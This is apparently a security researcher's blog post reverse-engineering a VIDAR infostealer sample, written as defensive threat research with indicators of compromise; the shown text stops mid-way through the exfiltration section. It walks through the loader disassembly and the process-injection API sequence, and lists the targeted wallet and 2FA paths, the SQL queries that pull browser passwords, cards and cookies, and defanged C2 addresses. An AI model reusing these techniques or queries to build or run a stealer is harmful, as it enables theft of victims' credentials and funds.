Analyzing a VIDAR Infostealer Sample

blog.jaalma.io/vidar-infostealer-analysis/

← Home

Introduction


While reviewing samples submitted to Any.Run, I came across a binary that appeared to inject into a target process before performing some suspicious HTTP requests. After further analysis, this binary was found to be consistent with the VIDAR infostealer. This article aims to explain exactly how the infostealer works, the loader chain, what it attempts to steal, and how it exfiltrates data stolen from the host in a short time without leaving a trace.

Since this sample already had a dynamic, sandbox run within Any.Run, I decided to download a copy and attempt to reverse engineer it with the aim of understanding more about how it worked, what it was designed to do, and to attempt to identify the malware family.

The sample being analyzed in this post has the following file hashes:

- **MD5**: `9BB9FD7110158BEA15B3EB3881C52606`
- **SHA1**: `F545BF2A5E310ED8E9A8F553DA11B5C03D859A79`
- **SHA256**: `F2FEEFF2C03FE54E6F8415390CFA68671576D4CA598C127B5C73B60864E7372B`

The entire infection chain and malware operation can be summarized at a high level by this diagram:



About VIDAR

Although this is not unique to the VIDAR malware family, this infostealer performs a smash-and-grab approach to harvesting data by harvesting as much data from the host and exfiltrating as quickly as possible. Public reporting shows that delivery mechanisms for the VIDAR infostealer include fake software installers, Windows 11 installers and even malicious Microsoft help files delivered via phishing.

Since the service provided to the customers of VIDAR exists only to facilitate payload configuration, generation and C2, it is left to the customer to get the malware on to systems; whether themselves or via a third-party malware distribution service. An example of such a malware distribution service is a group Microsoft tracks as DEV-0569, who leverage techniques such as malvertising, phishing etc. to distribute BATLOADER; a separate malware designed to deliver additional payloads, including VIDAR, ROYAL ransomware and COBALT STRIKE.

Loader Analysis

Based on the sandbox run, the binary appears to spawn a child process instance of `AppLaunch.exe`, which is a legitimate binary and part of the .NET framework. The suspicious activity performed by the malware then appears to originate from this legitimate process, which is a good indicator that some form of process injection is occurring.

Initial Assessment

The binary being analyzed has the following characteristics:

- **MD5**: `9BB9FD7110158BEA15B3EB3881C52606`
- **SHA1**: `F545BF2A5E310ED8E9A8F553DA11B5C03D859A79`
- **SHA256**: `F2FEEFF2C03FE54E6F8415390CFA68671576D4CA598C127B5C73B60864E7372B`
- **Compiled Timestamp**: `Fri Dec 23 14:09:41 2022 UTC`
- **Linker**: `Linker GNU linker ld (GNU Binutils)`

The executable itself has very few imports, which indicates that there is some form of obfuscation going on to conceal the malware’s true purpose and functionality.

First Stage Loader

This first loader works by XOR decrypting at runtime both the second stage malware, and an additional loader shellcode, which loads the final stage payload. It then stores a pointer to the decrypted loader shellcode in the register `edx`, that was previously made executable using `VirtualProtect`. Next, it pushes the parameters to be passed to the loader function (consisting of a pointer to the decrypted second stage payload and a filepath to the injection target) on to the stack before executing it with a `call edx` instruction.

```
.text:0070370A mov     [ebp+var_34], 0
.text:00703711 mov     [ebp+var_38], 0
.text:00703718 mov     [ebp+var_3C], 63E2CBh
.text:0070371F fld     ds:flt_75A7E0
.text:00703725 fstp    [ebp+var_40]
.text:00703728 mov     [ebp+var_44], 0
.text:0070372F mov     [esp+68h+var_64], 77Eh
.text:00703737 mov     [esp+68h+var_68], offset unk_759420
.text:0070373E call    resolve_kernel32_VirtualProtect
.text:00703743 mov     [ebp+var_50], eax
.text:00703746 mov     [ebp+var_4C], edx
.text:00703749 mov     [esp+68h+var_5C], 5Bh ; '['
.text:00703751 mov     [esp+68h+var_60], 77Eh ; length
.text:00703759 mov     [esp+68h+var_64], offset unk_759420 ; pointer to memory region containing loader bytes
.text:00703761 mov     [esp+68h+var_68], offset key_1 ; "qg20QmDEXWjxKN8fUxXYEWe5rXpWPaclvNxQfPS"...
.text:00703768 call    decrypt_and_write_loader_bytes
.text:0070376D call    returns_0d305   ; this function just returns 0x181
.text:00703772 mov     [ebp+var_54], eax
.text:00703775 mov     [esp+68h+var_5C], 5Bh ; '['
.text:0070377D mov     [esp+68h+var_60], 332800 ; length
.text:00703785 mov     [esp+68h+var_64], offset unk_708020 ; pointer to the memory region to write payload bytes to
.text:0070378D mov     [esp+68h+var_68], offset key_2 ; "a2L7H0vXIgwCWjc0Q2Es1YVtF59xL4iZpARXGRk"...
.text:00703794 call    decrypt_and_write_second_stage_payload_bytes
.text:00703799 mov     eax, [ebp+var_54]
.text:0070379C add     eax, offset unk_759420
.text:007037A1 mov     edx, eax        ; move pointer to loader bytes into edx
.text:007037A3 mov     eax, off_759BA0 ; "C:\\Windows\\Microsoft.NET\\Framework\\"...
.text:007037A8 mov     [esp+68h+var_60], offset unk_708020 ; pointer to memory region containing second stage
.text:007037B0 mov     [esp+68h+var_64], 0
.text:007037B8 mov     [esp+68h+var_68], eax ; path to applaunch.exe
.text:007037BB call    edx             ; edx contains loader code at this stage
.text:007037BD nop
```

Second Stage Loader

The second stage loader performs the process injection to load the final stage payload into memory. In this case, it used a *process hollowing but not really* approach to injecting the VIDAR binary into an `AppLaunch.exe` process.

The process injection method uses the following sequence of API calls:

- `NtCreateUserProcess`
- `VirtualAlloc`
- `VirtualAllocEx`
- `WriteProcessMemory`
- `ResumeThread`

Firstly, `NtCreateUserProcess` is called with the following arguments to spawn the process injection target in a suspended state.

7	ULONG	CreateProcessFlags	0x00000000	0x00000000
8	ULONG	CreateThreadFlags	0x00000001	0x00000001
9	PRTL_USER_...	ProcessParameters	0x00ee1600	0x00ee1600
	RTL_USER_P...		{ MaximumLength = 0x00000658, Length = 0x00000658, Flags = RTL_USER_PROCESS_PARAMETERS_NORMALIZED ...}	{ MaximumLength = 0x00000658, Length = 0x00000658, Flags = RTL_USER
	ULONG	MaximumLength	0x00000658	0x00000658
	ULONG	Length	0x00000658	0x00000658
	ULONG	Flags	RTL_USER_PROCESS_PARAMETERS_NORMALIZED	RTL_USER_PROCESS_PARAMETERS_NORMALIZED
	ULONG	DebugFlags	0x00000000	0x00000000
	HANDLE	ConsoleHandle	NULL	NULL
	ULONG	ConsoleFlags	0x00000000	0x00000000
	HANDLE	StandardInput	NULL	NULL
	HANDLE	StandardOutput	NULL	NULL
	HANDLE	StandardError	NULL	NULL
	CURDIR	CurrentDirectory	{ DosPath = { Length = 0x002e, MaximumLength = 0x0208, Buffer = 0x00ee18c0 }, Handle = NULL }	{ DosPath = { Length = 0x002e, MaximumLength = 0x0208, Buffer = 0x00ee
	UNICODE_S...	DllPath	{ Length = 0x0000, MaximumLength = 0x0000, Buffer = NULL }	{ Length = 0x0000, MaximumLength = 0x0000, Buffer = NULL }
	UNICODE_S...	ImagePathName	{ Length = 0x0076, MaximumLength = 0x0078, Buffer = 0x00ee1ac8 }	{ Length = 0x0076, MaximumLength = 0x0078, Buffer = 0x00ee1ac8 }
	USHORT	Length	0x0076	0x0076
	USHORT	MaximumLen...	0x0078	0x0078
	PWSTR	Buffer	0x00ee1ac8	0x00ee1ac8
	WCHAR		"C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe"	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe"

`NtCreateUserProcess` is an undocumented function, however more information about this function can be found here, and has been well documented by security researchers. For the purposes of this loader, two important arguments are passed:

- `CreateThreadFlags`, which is set to `0x01`, and corresponds to starting the process in a suspended state.
- `ProcessParameters`, which is a `RTL_USER_PROCESS_PARAMETERS` structure, and within it the image path `C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe` is provided.

Next, the loader calls both `VirtualAlloc` and `VirtualAllocEx` to allocate a region in the memory space of the target process for the final payload to be injected.

VirtualAlloc Arguments

```
Default (stdcall)
1: [esp+4] 00000000
2: [esp+8] 00067000
3: [esp+C] 00003000
4: [esp+10] 00000040
5: [esp+14] 01890F6C
```

VirtualAllocEx Arguments

```
1: [esp+4] 0000009C
2: [esp+8] 00400000
3: [esp+C] 00067000
4: [esp+10] 00003000
5: [esp+14] 00000040
```

As per the documentation for these functions, both calls pass in the same arguments. The only difference being that `VirtualAlloc` is not provided a `lpAddress` pointer, which results in the function returning a pointer to the allocated memory region, whereas the `hProcess` argument provided to `VirtualAllocEx` is `0x009C`. Aside from those differences, the arguments provided to both functions are the same:

- `dwSize`: `0x67000`, which corresponds to `421888` bytes.
- `flAllocationType`: `0x03000`, which corresponds to both committing and reserving the address range in one step.
- `flProtect`: `0x40`, which corresponds to read, write and execute (`RWX`) permissions.

These API calls serve to allocate a region in memory for the target `AppLaunch.exe` process that is readable, writable and executable, which allows the loader to finally write the bytes for the finaly payload into this memory region within the target process using `WriteProcessMemory`. Finally, the injected process is then resumed from its suspended state using `ResumeThread`, which allows it to execute the injected payload.


Dumping the Injected Payload

Dumping the injected payload was straight forward using x32dbg. All that was needed was a breakpoint to be set to pause execution when the malware reaches the `WriteProcessMemory` call.

```
bp WriteProcessMemory
```

```
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```

WriteProcessMemoryArguments



The arguments passed to `WriteProcessMemory` correspond to the following:

- `hProcess`: `0x009C`, which is the same process handle passed into the previous `VirtualAllocEx` function call.
- `lpBaseAddress`: `0x00400000`, which corresponds to the image base address in which the process memory is written.
- `lpBuffer`: `0x02EA0000`
- `nSize`: `0x67000`, which corresponds to the same `421888` bytes.

The argument of interest is `lpBuffer`, which is the pointer to the memory region containing the bytes to be written to the memory space of the new process.

```
Address   Hex                                              ASCII
02EA0000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
02EA0010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
02EA0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02EA0030  00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00  ............ø...
02EA0040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
02EA0050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
02EA0060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
02EA0070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
02EA0080  66 13 78 ED 22 72 16 BE 22 72 16 BE 22 72 16 BE  f.xí"r.¾"r.¾"r.¾
02EA0090  B1 3C 8E BE 23 72 16 BE 4D 04 88 BE 39 72 16 BE  ±<.¾#r.¾M..¾9r.¾
02EA00A0  4D 04 BD BE 1E 72 16 BE 4D 04 BC BE BE 72 16 BE  M.½¾.r.¾M.¼¾¾r.¾
02EA00B0  2B 0A 95 BE 27 72 16 BE 2B 0A 85 BE 2D 72 16 BE  +..¾'r.¾+..¾-r.¾
02EA00C0  22 72 17 BE 4F 72 16 BE 4D 04 B9 BE 2F 72 16 BE  "r.¾Or.¾M.¹¾/r.¾
02EA00D0  4D 04 8B BE 23 72 16 BE 52 69 63 68 22 72 16 BE  M..¾#r.¾Rich"r.¾
02EA00E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02EA00F0  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00  ........PE..L...
02EA0100  24 5A A0 63 00 00 00 00 00 00 00 00 E0 00 02 01  $Z c........à...
02EA0110  0B 01 0A 00 00 CC 03 00 00 7A 02 00 00 00 00 00  .....Ì...z......
02EA0120  6C BC 02 00 00 10 00 00 00 E0 03 00 00 00 40 00  l¼.......à....@.
02EA0130  00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00  ................
02EA0140  05 00 01 00 00 00 00 00 00 70 06 00 00 04 00 00  .........p......
02EA0150  00 00 00 00 02 00 40 81 00 00 10 00 00 10 00 00  ......@.........
02EA0160  00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00  ................
02EA0170  00 00 00 00 00 00 00 00 FC AE 04 00 64 00 00 00  ........ü®..d...
02EA0180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02EA0190  00 00 00 00 00 00 00 00 00 20 06 00 58 41 00 00  ......... ..XA..
```


As shown, this memory region starts with a `MZ` header and DOS string, which means this memory region must contain the binary that is being injected into `AppLaunch.exe`. The final stage executable payload can then be retrieved by dumping the memory region to disk.

Realigning the Dumped PE

When viewing the dumped executable in PEBear, or CFF Explorer, both programs were unable to determine the presence of any imports used by the binary. This is actually because the PE recovered from memory was in a mapped format. This caused a misalignment of section offsets within the raw executable on disk and therefore resulted in a misaligned import address table (IAT). This video explains the concept far better than I can.


Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
	4	00000001	00449EE0	19930522	00000002	00449ED0

Fortunately, we can edit the section table to unmap the sections within the executable and realign the IAT. By setting the raw address offsets to be equivalent to the virtual address offsets, and modifying the section sizes accordingly.



Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	1000	3D000	1000	3D000	60000020	0	0	0
.rdata	3E000	E000	3E000	E000	40000040	0	0	0
.data	4C000	16000	4C000	16000	C0000040	0	0	0
.reloc	62000	5000	62000	5000	42000040	0	0	0

Now the executable has been correctly aligned, the module and function imports are now readable.



Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	81	0004AF68	00000000	00000000	0004B1A0	0003E008
ole32.dll	4	0004B0C4	00000000	00000000	0004B200	0003E164
OLEAUT32.dll	4	0004B0B0	00000000	00000000	0004B20A	0003E150
CRYPT32.dll	1	0004AF60	00000000	00000000	0004B230	0003E000

Since we now have an unmapped exectable, it is possible to reverse engineer and analyze the resulting payload. In this case, the reconstructed executable is written in C++.

VIDAR Infostealer Analysis

Once the dumped payload has been realigned and otherwise fixed to become a valid portable executable, the second stage executable has the following characteristics:

- **MD5**: `47a6959ac869f65dd31e65b1c80fa8b2`
- **SHA1**: `f9d9ecf59523c202bca9ac4364b2a2042f116f32`
- **SHA256**: `1521e9e7b06676a62e30e046851727fe4506bdf400bcf705a426f0f98fba5701`
- **Compiled Timestamp**: `Mon Dec 19 12:33:40 2022 UTC`
- **Compiler**: `Microsoft Visual C/C++`
- **Linker**: `Microsoft Linker 10.0 - (Visual Studio 2010)`

Encrypted Strings & Module Imports

The VIDAR malware stores some of its strings, and module imports in a base64-encoded, RC4 encrypted format. By combining the different functions in the binary, along with the decrypted and decoded strings, we arrive at a full list of browser extensions targeted by the malware. These are mainly cryptocurrency wallets, but also include two factor authentication (2FA) extensions, and other password managers.

Before doing anything else, VIDAR first calls a built-in routine to base64-decode and RC4 decrypt each string before writing it into a memory region. A pointer to each string and module import can then be referenced by the malware to use them.

The malware leverages the `BCryptDecrypt` API call to decode base64, and a custom-coded RC4 decryption function.

Cryptocurrency wallets and 2FA browser extensions and applications targeted by VIDAR

TronLink
MetaMask
BinanceChainWallet
Yoroi
NiftyWallet
MathWallet
Coinbase
Guarda
EQUALWallet
JaxxLiberty
BitAppWallet
iWallet
Wombat
MewCx
GuildWallet
RoninWallet
NeoLine
CloverWallet
LiqualityWallet
Terra_Station
Keplr
Sollet
AuroWallet
PolymeshWallet
ICONex
Harmony
Coin98
EVER Wallet
KardiaChain
Trezor Password Manager
Rabby
Phantom
BraveWallet
Oxygen (Atomic)
PaliWallet
BoltX
XdefiWallet
NamiWallet
MaiarDeFiWallet
WavesKeeper
Solflare
CyanoWallet
KHC
TezBox
Temple
Goby
Authenticator
Authy
EOS Authenticator
GAuth Authenticator
Tronium
Trust Wallet

```
Exodus Web3 Wallet
Braavos
Enkrypt
OKX Web3 Wallet
Sender
Hashpack
Eternl
GeroWallet
Pontem Wallet
Petra Wallet
Martian Wallet
Finnie
Leap Terra
Microsoft AutoFill
Bitwarden
KeePass Tusk
KeePassXC-Browser
Bitwarden
Ethereum\Ethereum\
Electrum\Electrum\wallets\
ElectrumLTC\Electrum-LTC\wallets\
Exodus\exodus\conf.json,window-state.json
\Exodus\exoduswallet\passphrase.json,seed.seco,info.seco
ElectronCash\ElectronCash\wallets\default_wallet
MultiDoge\MultiDoge\multidogewallet
Jaxx_Desktop_Old\jaxx\Local Storage\file__0localstorage
Binance\Binance\app-store.json
Coinomi\Coinomi\wallets\
*wallets
*config
wallet_path
SOFTWARE\monero-project\monero-core,\Monero\
```

Also encrypted in the binary are the SQL queries used to harvest data stored in web browsers:

SQL queries used by VIDAR to harvest browser data

```
SELECT origin_url, username_value, password_value FROM logins
SELECT name, value FROM autofill
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM
credit_cards
SELECT target_path, tab_url from downloads
SELECT url FROM urls
SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800,
name, encrypted_value from cookies
```


In addition, one of the encrypted strings, `C:\ProgramData\` is the staging directory used by the malware when it downloads additional libraries and stages data for exfiltration. This staging directory appears to be consistent across all VIDAR samples.


Retrieving C2 Servers

The malware stores its C2 servers in an unencrypted format within the binary:

- `hxxps://t[.]me/traduttoretg`
- `hxxps://steamcommunity[.]com/profiles/76561199445991535`
- `hxxp://5.75.253[.]16:80`

Interestingly, the VIDAR malware leverages legitimate services to host C2 configuration data. For example, the *Telegram* and *Steam* profile links contain IP addresses, whereas the `5.75.253[.]16` appears to be consistent with threat actor infrastructure. This way, the malware operators can contiunously cycle C2 servers and have the malware beacon back to each new IP address so long as the social media profiles hosting the C2 IP address remain active.





This particular VIDAR sample uses the string `grundic` to identify where on the webpage the C2 address is, and grabs the string up until the ending `|` character.

Initial C2 Callback

Once the malware has retrieved a C2 IP address from one of the social media profiles hardcoded within the binary, it then submits a HTTP `GET` request containing the profile ID of the affiliate. Since the VIDAR malware is sold as an infostealer-as-a-service where the cybercriminal gains access to a control panel to configure and generate the malware, this ID is used to retrieve the configuration data set by the VIDAR customer. In this sample, the profile ID is `1375`.

VIDAR configuration retrieved

```
1,1,1,1,1,36bfd46626a0b531909b016919dd1fbd,1,1,1,1,0,Default;%DOCUMENTS%\;*.txt;50;tr
ue;movies:music:mp3;desktop;%DESKTOP%\;*.txt:*.doc:*.docx:*.xlsx:*.xlsm:*.xls:*.pptx;
950;true;movies:music:mp3:exe;
```

Downloading Additional Libraries

To be able to perform its full credential harvesting tasks, the VIDAR malware must download additional DLL libraries to extend its capability. For example, to interact with web browsers or use SQLite3.

In previous samples, the download of these additional libraries was achieved by sending a HTTP `GET` request to the C2 server for a ZIP file named with random alphanumeric characters. In an apparent change of technique, or configuration, this sample retrieves the additional libraries by downloading a resource from the C2 server named `update.zip`.

```
push    offset asc_44724C ; "/"
lea     eax, [esp+980h+var_400]
push    eax
call    dword_44F4E4
push    offset aUpdate  ; "update"
lea     ecx, [esp+980h+var_400]
push    ecx
call    dword_44F4E4
push    offset aZip     ; ".zip"
```

Nevertheless, once the ZIP file containing the DLLs is downloaded, it is extracted and the DLL binaries are saved to the `C:\ProgramData` staging directory. The resource `update.zip` contained the following DLLs:

```
MD5 (freebl3.dll) = ef2834ac4ee7d6724f255beaf527e635
MD5 (libcurl.dll) = 37f98d28e694399e068bd9071dc16133
MD5 (mozglue.dll) = 8f73c08a9660691143661bf7332c3c27
MD5 (msvcp140.dll) = 109f0f02fd37c84bfc7508d4227d7ed5
MD5 (nss3.dll) = bfac4e3c5908856ba17d41edcd455a51
MD5 (softokn3.dll) = a2ee53de9167bf0d6c019303b7ca84e5
MD5 (sqlite3.dll) = e477a96c8f2b18d6b5c27bde49c990bf
MD5 (vcruntime140.dll) = 7587bf9cb4147022cd5681b015183046
```

Data Exfiltration

The harvested data is then sent back to the C2 server using a HTTP `POST` request.

```
v34 = dword_44F514(a3, "https://") == 0;
